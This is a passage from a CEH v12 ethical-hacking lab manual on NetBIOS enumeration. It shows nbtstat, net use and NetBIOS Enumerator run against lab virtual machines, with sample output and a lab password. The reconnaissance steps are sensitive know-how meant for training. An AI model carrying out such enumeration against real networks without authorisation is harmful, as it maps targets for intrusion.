	4.1 Perform NFS Enumeration using RPCScan and SuperEnum	√		√
5	Perform DNS Enumeration	√	√	√
	5.1 Perform DNS Enumeration using Zone Transfer	√		√
	5.2 Perform DNS Enumeration using DNSSEC Zone Walking		√	√
	5.3 Perform DNS Enumeration using Nmap		√	√
6	Perform SMTP Enumeration	√		√
	6.1 Perform SMTP Enumeration using Nmap	√		√
7	Perform RPC, SMB, and FTP Enumeration		√	√
	7.1 Perform SMB and RPC Enumeration using NetScanTools Pro		√	√
	7.2 Perform RPC, SMB, and FTP Enumeration using Nmap		√	√
8	Perform Enumeration using Various Enumeration Tools	√	√	√
	8.1 Enumerate Information using Global Network Inventory	√		√
	8.2 Enumerate Network Resources using Advanced IP Scanner		√	√
	8.3 Enumerate Information from Windows and Samba Hosts using Enum4linux		√	√

Remark

EC-Council has prepared a considered amount of lab exercises for student to practice during the 5-day class and at their free time to enhance their knowledge and skill.

***Core** - Lab exercise(s) marked under Core are recommended by EC-Council to be practised during the 5-day class.

****Self-study** - Lab exercise(s) marked under self-study is for students to practise at their free time. Steps to access the additional lab exercises can be found in the first page of CEHv12 volume 1 book.

*****CyberQ** - Lab exercise(s) marked under CyberQ are available in our CyberQ solution. CyberQ is a cloud-based virtual lab environment preconfigured with vulnerabilities, exploits, tools and scripts, and can be accessed from anywhere with an Internet connection. If you are interested to learn more about our CyberQ solution, please contact your training center or visit <https://www.cyberq.io/>.

Lab Analysis

Analyze and document the results related to this lab exercise. Give an opinion on your target's security posture.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.



Perform NetBIOS Enumeration

NetBIOS enumeration is a process of obtaining sensitive information about the target such as a list of computers belonging to a target domain, network shares, policies, etc.

Lab Scenario

As a professional ethical hacker or penetration tester, your first step in the enumeration of a Windows system is to exploit the NetBIOS API. NetBIOS enumeration allows you to collect information about the target such as a list of computers that belong to a target domain, shares on individual hosts in the target network, policies, passwords, etc. This data can be used to probe the machines further for detailed information about the network and host resources.

Lab Objectives

- Perform NetBIOS enumeration using Windows command-line utilities
- Perform NetBIOS enumeration using NetBIOS Enumerator
- Perform NetBIOS enumeration using an NSE Script

Lab Environment

To carry out this lab, you need:

- Windows 11 virtual machine
- Windows Server 2022 virtual machine
- Windows Server 2019 virtual machine
- Parrot Security virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 15 Minutes

Overview of NetBIOS Enumeration

NetBIOS stands for Network Basic Input Output System. Windows uses NetBIOS for file and printer sharing. A NetBIOS name is a unique computer name assigned to Windows systems, comprising a 16-character ASCII string that identifies the network device over TCP/IP. The first 15 characters are used for the device name, and the 16th is reserved for the service or name record type.

The NetBIOS service is easily targeted, as it is simple to exploit and runs on Windows systems even when not in use. NetBIOS enumeration allows attackers to read or write to a remote computer system (depending on the availability of shares) or launch a denial of service (DoS) attack.

Lab Tasks

Task 1: Perform NetBIOS Enumeration using Windows Command-Line Utilities

Nbtstat helps in troubleshooting NETBIOS name resolution problems. The nbtstat command removes and corrects preloaded entries using several case-sensitive switches. Nbtstat can be used to enumerate information such as NetBIOS over TCP/IP (NetBT) protocol statistics, NetBIOS name tables for both the local and remote computers, and the NetBIOS name cache.

Net use connects a computer to, or disconnects it from, a shared resource. It also displays information about computer connections.

Here, we will use the Nbtstat, and Net use Windows command-line utilities to perform NetBIOS enumeration on the target network.

Note: Here, we will use the **Windows Server 2019** (10.10.1.19) machine to target a **Windows 11** (10.10.1.11) machine.

1. Turn on the **Windows 11** and **Windows Server 2019** virtual machines.
2. Switch to the **Windows Server 2019** virtual machine. Click **Ctrl+Alt+Del** to activate the machine. By default, **Administrator** user profile is selected, type **Pa\$\$w0rd** in the **Password** field and press **Enter** to login.

Note: Networks screen appears, click **Yes** to allow your PC to be discoverable by other PCs and devices on the network.

3. Open a **Command Prompt** window.
4. Type **nbtstat -a [IP address of the remote machine]** (in this example, the target IP address is **10.10.1.11**) and press **Enter**.

Note: In this command, **-a** displays the NetBIOS name table of a remote computer.

5. The result appears, displaying the NetBIOS name table of a remote computer (in this case, the **WINDOWS11** machine), as shown in the screenshot.


```

Administrator: Command Prompt
Microsoft Windows [Version 10.0.17763.1457]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>nbtstat -a 10.10.1.11

Ethernet:
Node IpAddress: [10.10.1.19] Scope Id: []

        NetBIOS Remote Machine Name Table

    Name                Type               Status
    -----
WORKGROUP               <00>   GROUP           Registered
WINDOWS11               <00>   UNIQUE          Registered
WINDOWS11               <20>   UNIQUE          Registered
WORKGROUP               <1E>   GROUP           Registered
WORKGROUP               <1D>   UNIQUE          Registered
00_00_00_00_00_00_00_00 <01>   GROUP           Registered

MAC Address - 1C-89-02-1A-0B-BD

C:\Users\Administrator>_

```

6. In the same **Command Prompt** window, type **nbtstat -c** and press **Enter**.

Note: In this command, **-c** lists the contents of the NetBIOS name cache of the remote computer.

7. The result appears, displaying the contents of the NetBIOS name cache, the table of NetBIOS names, and their resolved IP addresses.

Note: It is possible to extract this information without creating a **null session** (an unauthenticated session).

```

C:\Users\Administrator>nbtstat -c

Ethernet:
Node IpAddress: [10.10.1.19] Scope Id: []


        NetBIOS Remote Cache Name Table

    Name                Type               Host Address    Life [sec]
    -----
WINDOWS11               <20>   UNIQUE          10.10.1.11      301

C:\Users\Administrator>_

```


8. Now, type **net use** and press **Enter**. The output displays information about the target such as connection status, shared folder/drive and network information, as shown in the screenshot.



```

C:\Users\Administrator>net use
New connections will be remembered.

Status          Local        Remote              Network
-----
OK              Z:          \\WINDOWS11\CEH-Tools  Microsoft Windows Network
The command completed successfully.

C:\Users\Administrator>
  
```

9. Using this information, the attackers can read or write to a remote computer system, depending on the availability of shares, or even launch a DoS attack.
10. This concludes the demonstration of performing NetBIOS enumeration using Windows command-line utilities such as Nbtstat and Net use.
11. Close all open windows and document all the acquired information.

Task 2: Perform NetBIOS Enumeration using NetBIOS Enumerator

NetBIOS Enumerator is a tool that enables the use of remote network support and several other techniques such as SMB (Server Message Block). It is used to enumerate details such as NetBIOS names, usernames, domain names, and MAC addresses for a given range of IP addresses.

Here, we will use the NetBIOS Enumerator to perform NetBIOS enumeration on the target network.

Note: Here, we will use the **Windows 11** machine to target **Windows Server 2019** and **Windows Server 2022** machines.

1. Turn on **Windows Server 2022** virtual machine.

Note: Ensure that the **Windows 11** and **Windows Server 2019** virtual machines are running.
2. Switch to the **Windows 11** virtual machine. By default, **Admin** user profile is selected, type **Pa\$\$w0rd** in the **Password** field and press **Enter** to login.

Note: If **Welcome to Windows** wizard appears, click **Continue** and in **Sign in with Microsoft** wizard, click **Cancel**.


Note: Networks screen appears, click **Yes** to allow your PC to be discoverable by other PCs and devices on the network.

Module 04 – Enumeration

3. In the **Windows 11** machine, navigate to **E:\CEH-Tools\CEHv12 Module 04 Enumeration\NetBIOS Enumeration Tools\NetBIOS Enumerator** and double-click **NetBIOS Enumerator.exe**.

Note: If the **Open - File Security Warning** pop-up appears, click **Run**.

4. The **NetBIOS Enumerator** main window appears, as shown in the screenshot.



5. Under **IP range to scan**, enter an **IP range** in the **from** and **to** fields and click the **Scan** button to initiate the scan (In this example, we are targeting the IP range **10.10.1.15-10.10.1.100**).


Note: Ensure that the IP address in **to** field is between 10.10.1.100 to 10.10.1.250. If the IP address is less than 10.10.1.100, the tool might crash.



